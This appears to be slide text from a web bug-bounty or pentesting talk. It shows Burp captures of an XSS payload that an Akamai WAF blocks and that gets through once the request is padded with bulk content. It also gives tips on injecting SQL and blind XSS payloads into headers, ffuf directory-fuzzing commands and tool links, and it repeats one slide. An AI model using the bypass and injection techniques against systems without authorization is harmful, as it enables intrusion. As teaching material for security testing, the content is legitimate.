12 X-AspNet-Version: 4.0.30319
13 X-Powered-By: ASP.NET
14
15 {"message":"An error has occurred","statusCode":401,"error":"The email address or password is incorrect.","exceptionType":"Quango.Platform.Models.UserNotFoundException"}|
```

Inspector

Request attributes 2 ▾

Request query parameters 0 ▾

Request body parameters 2 ▾

Request cookies 0 ▾

Request headers 13 ▾

Response headers 12 ▾

Notes Explanations Cus

Akamai WAF Evasion Via Loading Huge Content



Target: https://[REDACTED] | HTTP/2

Request

Pretty Raw Hex

```
1 POST / HTTP/2
2 Host: [REDACTED]
3 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
4 Accept-Language: en-US,en;q=0.5
5 Accept-Encoding: gzip, deflate, br
6 Referer: https://[REDACTED]/
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 4965
9 Origin: https://[REDACTED]
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15 Priority: u=0, i
16 Te: trailers
17
18 subject=123456'<script>alert(1)</script>&btnLogin.x=39&btnLogin.y=19&clear.previous.selected.subject=g
cancel.identifier.selection=false
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 403 Forbidden
2 Mime-Version: 1.0
3 Content-Type: text/html
4 Content-Length: 432
5 Expires: Sun, 11 May 2025 07:51:30 GMT
6 Cache-Control: max-age=0, no-cache, no-store
7 Pragma: no-cache
8 Date: Sun, 11 May 2025 07:51:30 GMT
9
10 <HTML>
11   <HEAD>
12     <TITLE>
13       Access Denied
14     </TITLE>
15   </HEAD>
16   <BODY>
17     <H1>
18       Access Denied
19     </H1>
20
21     You don't have permission to access
22     "http://[REDACTED];fd#46;com#47;idp#47;n061XnfIHw#47;resumeSAML20#47;idp#47;st
23     artSSO#46;ping" on this server.<P>
24       Reference#32;#35;10#46;223c1202#46;1746949890#46;57b97352
25       <P>
26         https://[REDACTED];#47;errors#46;edgesuite#46;net#47;18#46;223c1202#46;1746949890#4
27         6;57b97352
28       </P>
29     </BODY>
30   </HTML>
```

Inspector

Request attributes: 2 ✓

Request query parameters: 0 ✓

Request body parameters: 5 ✓

Request cookies: 0 ✓

Request headers: 18 ✓

Response headers: 7 ✓

Notes

Explanations

Custom actions

Akamai WAF Evasion Via Loading Huge Content



Request

Pretty Raw Hex

```
POST / HTTP/1.1
Host: [REDACTED]
Content-Type: application/x-www-form-urlencoded
Content-Length: 4939
Origin: https://[REDACTED]
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: 0, i
Trailing-Slash: 
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Content-Length: 4939
Content-Encoding: gzip, deflate, br
Referer: https://[REDACTED]/
```

Response

Pretty Raw Hex Render

```
HTTP/2 200 OK
X-Frame-Options: SAMEORIGIN
Referer-Policy: origin
Content-Type: text/html;charset=utf-8
X-Edgeconnect-Middle-Rtt: 96
X-Edgeconnect-Origin-Max-Latency: 16
Vary: Accept-Encoding
Expires: Sun, 11 May 2025 07:55:24 GMT
Cache-Control: max-age=0, no-cache, no-store
Date: Sun, 11 May 2025 07:55:24 GMT
Content-Length: 1670
Set-Cookie: ak_bmsc=DOGB3E52BB23E41B312A5B415F085-000000000000000000000000000000-YAAQIjwSaq5XQ32WAQAA+HFVxhulr/nGeWJNAL/OewjtMjL49DhwvgTAST1ctOb+LVSGarnH9Oz2lYthh8oz+7wGuqA+3pVF730OpYMJEgngjgjOw/31m4R16G76Htc40icpOesgwnfrC6pEImdtplfa/IcJ+X+Qb2y9AieffPgvzXhbKxaw/N1E51W5J1lcYohcHyENRM/x7apQiccfUyceQbXGMExILSeGnkEcMuifJa5zmNyglis; SameSite=None; Secure
<!DOCTYPE html>
<!-- template name: state.not.found.error.page.template.html -->
<html lang="en" dir="ltr">
  <head>
    <title>
      the Lobby Login
    </title>
    <meta name="robots" content="noindex, nofollow" />
    <base href="https://[REDACTED]" />
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
    <meta name="viewport" content="initial-scale=1.0, minimum-scale=1.0, maximum-scale=1.0, user-scalable=no" />
    <meta http-equiv="x-ua-compatible" content="IE=edge" />
    <link rel="stylesheet" type="text/css" href="assets/css/lobby.css"/>
    <link rel="icon" href="assets/images/H_Favicon.png">
  </head>
  <body class="login">
    <div class="container">
      <div class="loginForm">
        <script src="assets/scripts/header.js">
        </script>
        <div class="row text" style="padding-top:30px">
          <div class="row error">
            <br/>
            <br/>
            Our apologies, the page you are trying to access is not available.
            <br/>
            Please try again using the original url.
            <br/>
            <br/>
          </div>
          <div class="button-message row info">
            <p>
              Return to Login page.
            </p>
          </div>
        </div>
      </div>
    </div>
  </body>
</html>
```

Request attributes: 2

Request query parameters: 0

Request body parameters: 327

Request cookies: 0

Request headers: 18

Response headers: 13

Inspector Notes Explanations Custom actions

Done

Event log (118) All issues (1428)

Memory: 21.36GB

Wordlist-Generator



<https://github.com/lcvanderpoel/Burp-Wordlist-Generator>

Use this extension to create a wordlist from burp site map

<https://github.com/tomnomnom/unfurl>

Headers



All the time try to add for your requests:

- X-Forwarded-For Header
Referer Header
And thy inject that with a
- SQL Payloads
Blind XSS Payloads

Fuzzing



orwa.app.com

```
ffuf -w /wordlist.txt -u https://orwa.app.com/FUZZ  
ffuf -w /wordlist.txt -u https://orwa.app.com/orwaFUZZ  
ffuf -w /wordlist.txt -u https://orwa.app.com/appFUZZ  
ffuf -w /wordlist.txt -u https://orwa.app.com/_FUZZ  
ffuf -w /wordlist.txt -u https://orwa.app.com/.FUZZ
```

if the target a php

-e .php,.PhP,.php3,.zip,.txt,.7z

if the target a java

-e .jsp,.jsf,.cgi,.xml,.xhtml,.zip,.7z

if the target ASP

-e .asp,.aspx,.asmx,.ashx,.dll,.exe,.zip,.7z,.xml

<https://github.com/orwagodfather/WordList>

Mindmap



<https://github.com/IgniteTechnologies/Mindmap>

github.com/IgniteTechnologies/Mindmap

Search Engi... Chiltent Password... uber - Censys https://uat.brand.w... https://carelsgp.mp... www.vtmerchantpor... smgui.t-mobile.com... https://167.187.100... the Lobby Login No route found for... Swagger UI 10 Recon Tools For... [...](#)

[README](#)

[Edit](#) [More](#)

Hacking Articles- Cyber Security Mindmap

This repository will contain many mindmaps for cyber security technologies, methodologies, courses, and certifications in a tree structure to give brief details about them. Please share this with your connections and direct queries and feedback to [Hacking Articles](#).

Follow us on [Twitter](#) [GitHub](#) [LinkedIn](#)

The advertisement features a vibrant, abstract illustration of a human brain composed of numerous small, colorful dots in shades of yellow, orange, red, and blue. A single lit lightbulb hangs from a wire on the left side of the brain, its glow illuminating the surrounding area. The background is dark, making the bright colors of the brain and the lightbulb stand out. In the top right corner, there is a small logo for 'IGNITE Technologies' with the word 'IGNITE' in a stylized font. At the bottom of the advertisement, there are two website URLs: 'www.ignitetechologies.in' on the left and 'www.hackingarticles.in' on the right.



pt@ptsecurity.com

Thank you!

Mindmap



<https://github.com/IgniteTechnologies/Mindmap>

github.com/IgniteTechnologies/Mindmap

Search Engi... Chiltent Password... uber - Censys https://uat.brand.w... https://carelsgp.mp... www.vtmerchantpor... smgui.t-mobile.com... https://167.187.100... the Lobby Login No route found for... Swagger UI 10 Recon Tools For... [...](#)

[README](#)

[Edit](#) [More](#)

Hacking Articles- Cyber Security Mindmap

This repository will contain many mindmaps for cyber security technologies, methodologies, courses, and certifications in a tree structure to give brief details about them. Please share this with your connections and direct queries and feedback to [Hacking Articles](#).

Follow us on [Twitter](#) [GitHub](#) [LinkedIn](#)

The advertisement features a vibrant, abstract illustration of a human brain composed of numerous small, colorful dots in shades of yellow, orange, red, and blue. A single lit lightbulb hangs from a wire on the left side of the brain, its glow illuminating the surrounding area. The background is dark, making the bright colors of the brain and the lightbulb stand out. In the top right corner, there is a small logo for 'IGNITE Technologies' with the word 'IGNITE' in a stylized font. At the bottom of the advertisement, there are two website URLs: 'www.ignitetechologies.in' on the left and 'www.hackingarticles.in' on the right.



pt@ptsecurity.com